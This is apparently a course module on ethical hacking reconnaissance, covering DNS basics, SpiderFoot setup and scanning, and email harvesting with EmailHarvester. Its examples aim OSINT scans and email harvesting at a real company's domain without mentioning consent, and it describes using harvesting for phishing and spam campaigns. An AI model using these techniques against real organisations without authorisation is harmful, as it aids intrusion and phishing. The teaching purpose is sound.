HyperionDev

A Toolbox for Ethical Hacking

Task

Visit our website

Introduction

In this task, you will learn about the tools needed for each practical stage of ethical hacking. These stages include reconnaissance, scanning and enumeration, exploitation, and post-exploitation. You will use these tools when you perform a full penetration test to produce a report and debrief the client based on a simulation.

Ethical hacking is a simulation of malicious steps an attacker would follow to discover confidential information and vulnerabilities. While unethical hackers would use these to exploit a security system to gain unauthorised access to a network, ethical hackers aim to identify vulnerabilities and ensure these are fixed before they can be exploited. Ethical hacking encompasses penetration testing and other aspects of cyber security.

Here is an overview of the tools introduced in this task:

- **Reconnaissance tools** are for gathering information about the target.
- **Scanning and enumeration tools** are for scanning the security system to find any confidential information or vulnerabilities to exploit.
- **Exploitation tools** are used to gain unauthorised access to a network.
- **Post-exploitation tools** are a combination of the above tools, as with each point of access you will need to perform reconnaissance, scanning and enumeration, and privilege escalation.

Reconnaissance tools

Reconnaissance is the first stage of ethical hacking that entails the collection of public or private information about the target. Reconnaissance tools enable a better understanding of the target, mapping potential usernames, passwords, directories, etc.

Imagine you are starting a new position as a cyber security specialist. Your supervisor, Pedro, is presenting you with the toolset you will have at your disposal for performing your day-to-day activities, which will range from threat hunting to penetration testing to forensics. Before we cover the different reconnaissance tools, we need to understand the concept of the Domain Name System first.

Domain Name System

The Domain Name System (DNS) is an essential element of the internet that converts domain names that are readable by humans, such as www.example.com, into IP addresses that are used by computers to identify one another on a network, such as `192.0.0.1`. By allowing users to access websites and other online resources using **memorable names rather than numeric addresses**, it serves as the Internet's equivalent of a phone book.

Key components of the DNS

- **DNS resolver:** A server that receives DNS queries and handles the process of returning the IP address.
- **Root servers:** The top-level DNS servers that direct queries to appropriate top-level domain servers.
- **Top-level domain (TLD) servers:** TLD servers are an essential part of the DNS hierarchy. They are responsible for directing DNS queries to the appropriate authoritative name servers for specific domain extensions, such as .com, .org, .net, etc.
- **Authoritative DNS servers:** Servers that contain the actual DNS records for specific domains.

How the DNS works

1. **Domain name query:** A DNS query is started when you type a domain name into your web browser.
2. **Recursive resolver:** A DNS resolver, usually offered by your Internet service provider (ISP) or a third-party service (such as Google DNS), receives the query.
3. **Root server:** If the resolver does not already have the IP address cached, it queries a root DNS server to find the relevant TLD server (such as .com, .org, etc.).
4. **TLD server:** Depending on the domain extension, the root server points the resolver to a TLD server (such as .com or .net).
5. **Authoritative DNS server:** After that, the TLD server points the resolver in the direction of the domain-specific authoritative DNS server.
6. **IP address return:** In response, the domain name's IP address is returned by the authoritative DNS server.
7. **Page load:** The resolver comes back with the IP address to the user's browser, which then requests the web page from the server at that IP address.

Types of protocols

A protocol is a collection of guidelines and conventions that specify how information is sent and received via a network. Regardless of its underlying architecture or implementation, protocols guarantee that various devices and systems can communicate with one other in an efficient manner. Data format, error management, authentication, and synchronisation are some of the elements they cover.

In networking, these protocols often handle data transmission in the form of packets—small units of data sent across a network. Each packet contains control information, such as source and destination addresses, error-checking codes, and sequencing details, alongside the payload, which is the actual data being transmitted. This packet-based structure helps ensure reliable and accurate communication between devices

1. **Communication protocols:** Define how data is exchanged over a network.
    - **Hypertext Transfer Protocol (HTTP) and Hypertext Transfer Protocol Secure (HTTPS):** Used for web communication.
    - **File Transfer Protocol (FTP):** Used for transferring files.
    - **Simple Mail Transfer Protocol (SMTP):** Used for email transmission.
2. **Network protocols:** Define the operations of the internet and other networks.
    - **Internet Protocol (IP):** This routes packets across network boundaries.
    - **Transmission Control Protocol (TCP) and User Datagram Protocol (UDP):** Used for data transmission.
3. **Security protocols:** Ensure data integrity, confidentiality, and authentication.
    - **Secure Sockets Layer/Transport Layer Security (SSL/TLS):** Used for encrypted communication.
    - **Internet Protocol Security (IPSec):** Used for secure IP communications.
4. **Routing protocols:** Determine the best paths for data transfer across networks.
    - **Open Shortest Path First (OSPF):** Used for IP networks.
    - **Border Gateway Protocol (BGP):** Used for inter-autonomous system routing.

Common DNS record types

- **A record:** Maps a domain name to an IPv4 address.
- **AAAA record:** Maps a domain name to an IPv6 address.
- **CNAME record:** Creates an alias for one domain name to point to another domain name.
- **MX record:** Mail exchange record, which specifies mail servers for a domain.
- **TXT record:** Holds text information for various purposes, often for verification.

In the DNS, protocols are essential because they specify the format and transmission method for queries and responses via networks. TCP is used by DNS to deliver larger, more dependable replies, while UDP is used for rapid, erratic requests. It's important to understand protocols as the accuracy, security, and efficiency of domain name resolution, which is the foundation of the Internet's operation.

SpiderFoot

The first tool Pedro shows you, **SpiderFoot,** is one that you will use for reconnaissance purposes when preparing for attacks during penetration testing. You will also use it for forensic work in post-incident response.

SpiderFoot is an open-source intelligence (OSINT) tool. It is free and can be used for reconnaissance and information gathering in cyber security, as well as responding to cyber attacks. It automates the process of collecting data in the public domain. This information includes IP addresses, domains, email addresses, and network information, amongst others, from a wide variety of sources.

Follow these instructions to install SpiderFoot:

1. Open up a terminal in your Kali Linux virtual machine.
2. Run the following commands with sudo one at a time:

```
wget https://github.com/smicallef/spiderfoot/archive/v4.0.tar.gz
```

- `wget`: This command-line utility is used to download files from the internet.
- Use **this URL** that points to a tarball (a compressed archive file) containing the source code for SpiderFoot version 4.0 hosted on GitHub.

```
tar zxvf v4.0.tar.gz
```

    - `tar`: This command is used to manipulate tar archives, which are often compressed with gzip (**.tar.gz**).

    - `z`: Tells `tar` to decompress the archive using gzip.

    - `x`: Tells `tar` to extract the files from the archive.

    - `v`: Designates verbose mode, which makes `tar` print the names of the files being extracted to the terminal.

    - `f`: Specifies that the next argument is the name of the tarball to operate on (`v4.0.tar.gz`).

3. If downloading and extracting a specific version of a software package like SpiderFoot doesn't work or results in errors, you can try the following steps:

    - Check if there is a newer version available that might have resolved the issue. Visit the **SpiderFoot GitHub releases page** to find the latest version.

    - Replace `v4.0` in the `wget` command with the latest version number. For example, if the latest version is `v4.1`, the command would be:

```
wget https://github.com/smicallef/spiderfoot/archive/v4.1.tar.gz
```

4. After the above steps, navigate to the SpiderFoot directory:

```
cd spiderfoot-4.0
```

5. Install the required Python packages:


```
pip3 install -r requirements.txt
```

6. If you encounter issues related to the PyYAML module version specified in **requirements.txt**:

    - Ensure that your Python version is compatible with the version of PyYAML specified in **requirements.txt** with `python3 --version`.

    - It's good practice to ensure that pip and setup tools are up to date before installing packages by using the following: `pip3 install --upgrade pip setuptools`.

- Open **requirements.txt** with `sudo nano requirements.txt` and locate the line specifying PyYAML. It might look something like this at the end of the file:



```
pygexf>=0.2.2,<0.3
PyPDF2>=1.26.0,<2
python-whois>=0.7.3,<0.8
secure>=0.3.0,<0.4.0
pyOpenSSL>=21.0.0,<22
python-docx>=0.8.11,<0.9
python-pptx>=0.6.21,<0.7
networkx>=2.6.3,<2.7
cryptography>=3.4.8,<4
publicsuffixlist>=0.7.9,<0.8
openpyxl>=3.0.9,<4
pyyaml>=5.4.1,<6
```

- Check if the version specified (in this case, `5.4.1`) is causing issues. You might need to adjust this version or let pip resolve the version automatically.

- If the specified version is causing problems, you can try installing the latest version that is compatible with your Python environment: `pip3 install PyYAML`.

7. After the previous steps, run the SpiderFoot application:

```
python3 ./sf.py -l 127.0.0.1:5001
```


This command is used to start the SpiderFoot application, specifying that it should listen on the IP address 127.0.0.1 (localhost) and port 5001.

- `python3`: This invokes the Python 3 interpreter to run a Python script.

- `./sf.py`: This specifies the Python script to run, in this case, `sf.py`, which is located in the current directory (`./`).

- `-l 127.0.0.1:5001`: This is an argument passed to the script. The `-l` flag typically stands for "listen" and is used to specify the IP address and port on which the application should listen for incoming connections.


8. After running the last command, your terminal should look as follows:



```
*************************************************************
 Use SpiderFoot by starting your web browser of choice and
 browse to http://127.0.0.1:5001/
*************************************************************

2023-02-15 15:10:26,396 [INFO] sf : Starting web server at 127.0.0.1:5001 ...
2023-02-15 15:10:26,405 [WARNING] sf :
********************************************************************
Warning: passwd file contains no passwords. Authentication disabled.
Please consider adding authentication to protect this instance!
Refer to https://www.spiderfoot.net/documentation/#security.
********************************************************************
```

9. Open your browser and load the following page: **http://127.0.0.1:5001/**

10. You should be presented with the following:




Scans

No scan history

There is currently no history of previously run scans. Please click 'New Scan' to initiate a new scan.

11. Select "New Scan" and give your scan a name (e.g., "Test scan") and a target (e.g., "apple.com"). Then click on "Run Scan Now".



New Scan

Scan Name: test scan

Scan Target: apple.com

Your scan target may be one of the following. SpiderFoot will automatically detect the target type based on the format of your input:

Domain Name: e.g. *example.com*
IPv4 Address: e.g. *1.2.3.4*
IPv6 Address: e.g. *2606:4700:4700::1111*
Hostname/Sub-domain: e.g. *abc.example.com*
Subnet: e.g. *1.2.3.0/24*
Bitcoin Address: e.g. 1HesYJSP1QqcyPEjnQ9vzBL1wujruNGe7R
E-mail address: e.g. *bob@example.com*
Phone Number: e.g. *+12345678901* (E.164 format)
Human Name: e.g. *"John Smith"* (must be in quotes)
Username: e.g. *"jsmith2000"* (must be in quotes)
Network ASN: e.g. *1234*

● All — **Get anything and everything about the target.**

All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

○ Footprint — **Understand what information this target exposes to the Internet.**

Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.


○ Investigate — **Best for when you suspect the target to be malicious but need more information.**

Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.

○ Passive — **When you don't want the target to even suspect they are being investigated.**

As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

12. View the scan results by going to each section tab to analyse the data. Note that these results may be different for you.




Total 489 Unique 346 Status RUNNING Errors 170

High 0 Medium 0 Low 0 Info 0

As a cyber security professional, you will require reconnaissance information pertaining to an organisation's Internet presence, or "digital footprint". In the bar chart that SpiderFoot generates, you will see all elements in the public domain that SpiderFoot has collected for the specified domain (in this case, "apple.com").

In this example, we see, as highlighted by the red rectangle, that there is a high number of occurrences of references to the "darknet". The darknet refers to parts of the Internet that are not indexed by traditional search engines and are often associated with illicit activities, underground forums, and illegal marketplaces. A high graph value for this parameter suggests that there are significant keywords associated with, or activities taking place in, the darknet. This could indicate potential security risks, data breaches, leaked credentials, discussions about the target organisation (in this case, Apple), or mentions in forums frequented by a threat actor.

Let’s briefly investigate each one of these to determine their meaning and how they could be exploited.


test scan RUNNING

Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Internet Name	1	4	2023-02-15 15:02:24
Country Name	1	1	2023-02-15 15:02:09
DNS SRV Record	4	4	2023-02-15 15:02:24
Domain Name	1	2	2023-02-15 15:02:24
Domain Registrar	1	1	2023-02-15 15:02:10
Domain Whois	1	1	2023-02-15 15:02:10
IP Address	198	198	2023-02-15 15:02:24
IPv6 Address	1	1	2023-02-15 15:02:24
Internet Name	4	4	2023-02-15 15:02:26
Internet Name - Unresolved	6	6	2023-02-15 15:02:26
Leak Site Content	22	23	2023-02-15 15:02:26
Leak Site URL	39	39	2023-02-15 15:02:26
Open TCP Port	6	6	2023-02-15 15:02:23
Physical Location	14	16	2023-02-15 15:02:23
Public Code Repository	1	1	2023-02-15 15:02:26
Raw Data from RIRs/APIs	11	11	2023-02-15 15:02:25

Let’s get an idea of what each column represents:


a. **Type:** As mentioned above, SpiderFoot collects all information in the public domain. The first column labels each information element, for example, IP addresses and DNS name server records. This column lets you quickly identify which type of data is being displayed.

b. **Unique Data Elements:** A unique data element refers to distinct information collected. For example, if multiple instances of the same email address are found, this email address will count as one data element. In this manner, you can obtain a better idea of the diversity of information collected, and determine which data types have yielded the most unique information.

c. **Total Data Elements:** This column displays the total number of data elements gathered for each type, including duplicates. A high number of total data elements, especially when significantly higher than the number of unique elements, may highlight areas where information is being repeatedly found, possibly reinforcing its validity or importance.

d. **Last Data Element:** This column displays the timestamp of the most recently identified data element for each data type listed. This provides you with a quick glimpse into the information SpiderFoot is currently uncovering.

13. To stop running the scan, click on “Scans”, select your “Test scan”, and click the square stop button on the far right at the end of the row.



☐	Name	Target	Started	Finished	Status	Elements	Correlations	Action
☑	test scan	apple.com	2023-02-15 15:01:43	Not yet	RUNNING	439	0 0 0 0	■ ○

Scans 1 - 1 / 1 (1)

Email harvesting

Ransomware attacks are mostly initiated by attempting to obtain information, or “phishing”, using email as the medium of attack. As such, an attacker needs a method to find and analyse email addresses in large quantities to start their campaign. Pedro shows you one such tool called **EmailHarvester**. As a penetration tester for initial reconnaissance, you will use this tool to launch phishing and spam campaigns just as cybercriminals do.

An email harvester is a software tool or script designed to extract email addresses from various online sources, ranging from websites and online forums to social media platforms. These tools automate the process of collecting email addresses by scanning web pages and extracting email addresses found in the text or linked within the pages.

Extra resource

Explore the **source code and documentation** for EmailHarvester if you would like to learn more about it.

Follow these instructions to install and use EmailHarvester:

1. Open up a terminal in your Kali Linux virtual machine.


2. Run the following command:

```
sudo apt install emailharvester -y
```

3. Access help using the following command:

```
emailharvester -h
```

You can see a screenshot of the help output below:




```
┌──(root㉿kali)-[~]
└─# emailharvester -h
usage: EmailHarvester.py [-h] [-d DOMAIN] [-s FILE] [-e ENGINE] [-l LIMIT] [-u USER-AGENT] [-x PROXY] [--noprint]
                         [-r EXCLUDED_PLUGINS] [-p]

 _____                   _ _   _   _                           _
|  ___|                 (_) | | | | |                         | |
| |__ _ __ ___   __ _ _| | | |_| | __ _ _ ____   _____  ___| |_ ___ _ __
|  __| '_ ` _ \ / _` | | |  _  |/ _` | '__\ \ / / _ \/ __| __/ _ \ '__|
| |___| | | | | | (_| | | | | | | | (_| | |   \ V /  __/\__ \ ||  __/ |
\____/_| |_| |_|\__,_|_|_\_| |_/\__,_|_|    \_/ \___||___/\__\___|_|

    A tool to retrieve Domain email addresses from Search Engines | @maldevel
                                 Version: 1.3.2

options:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Domain to search.
  -s FILE, --save FILE  Save the results into a TXT and XML file (both).
  -e ENGINE, --engine ENGINE
                        Select search engine plugin(eg. '-e google').
  -l LIMIT, --limit LIMIT
                        Limit the number of results.
  -u USER-AGENT, --user-agent USER-AGENT
                        Set the User-Agent request header.
  -x PROXY, --proxy PROXY
                        Setup proxy server (eg. '-x http://127.0.0.1:8080')
  --noprint             EmailHarvester will print discovered emails to terminal. It is possible to tell EmailHarvester not to print
 results to terminal with this option.
  -r EXCLUDED_PLUGINS, --exclude EXCLUDED_PLUGINS
                        Plugins to exclude when you choose 'all' for search engine (eg. '-r google,twitter')
  -p, --list-plugins    List all available plugins.
```

4. Now, run the following command to scan for domain email addresses on the "apple.com" domain:

```
emailharvester -d apple.com
```

The `-d` parameter sets the domain to search for. You could add the optional `-e` parameter to set the search engine plugin. See the results below:



```
┌──(root㉿kali)-[~]
└─# emailharvester -d apple.com
[+] User-Agent in use: Mozilla/5.0 (Windows NT 6.1;
[+] Searching everywhere
[+] Searching in Github
[+] Searching in Yahoo + Github: 101 results
[+] Searching in Bing + Github: 50 results
[+] Searching in Bing + Github: 100 results
[+] Searching in Google + Github: 100 results
[+] Searching in Baidu + Github: 10 results
[+] Searching in Baidu + Github: 20 results
[+] Searching in Baidu + Github: 30 results
[+] Searching in Baidu + Github: 40 results
[+] Searching in Baidu + Github: 50 results
[+] Searching in Baidu + Github: 60 results
[+] Searching in Baidu + Github: 70 results
[+] Searching in Baidu + Github: 80 results
[+] Searching in Baidu + Github: 90 results
[+] Searching in Baidu + Github: 100 results
[+] Searching in Exalead + Github: 50 results
[+] Searching in Exalead + Github: 100 results
```

theHarvester

Kali Linux has a prebuilt OSINT tool called **theHarvester**. This tool gathers employee names, last names, email addresses, usernames, and open ports from various public-facing sources.


Extra resource

Read more about **theHarvester** and explore its documentation.

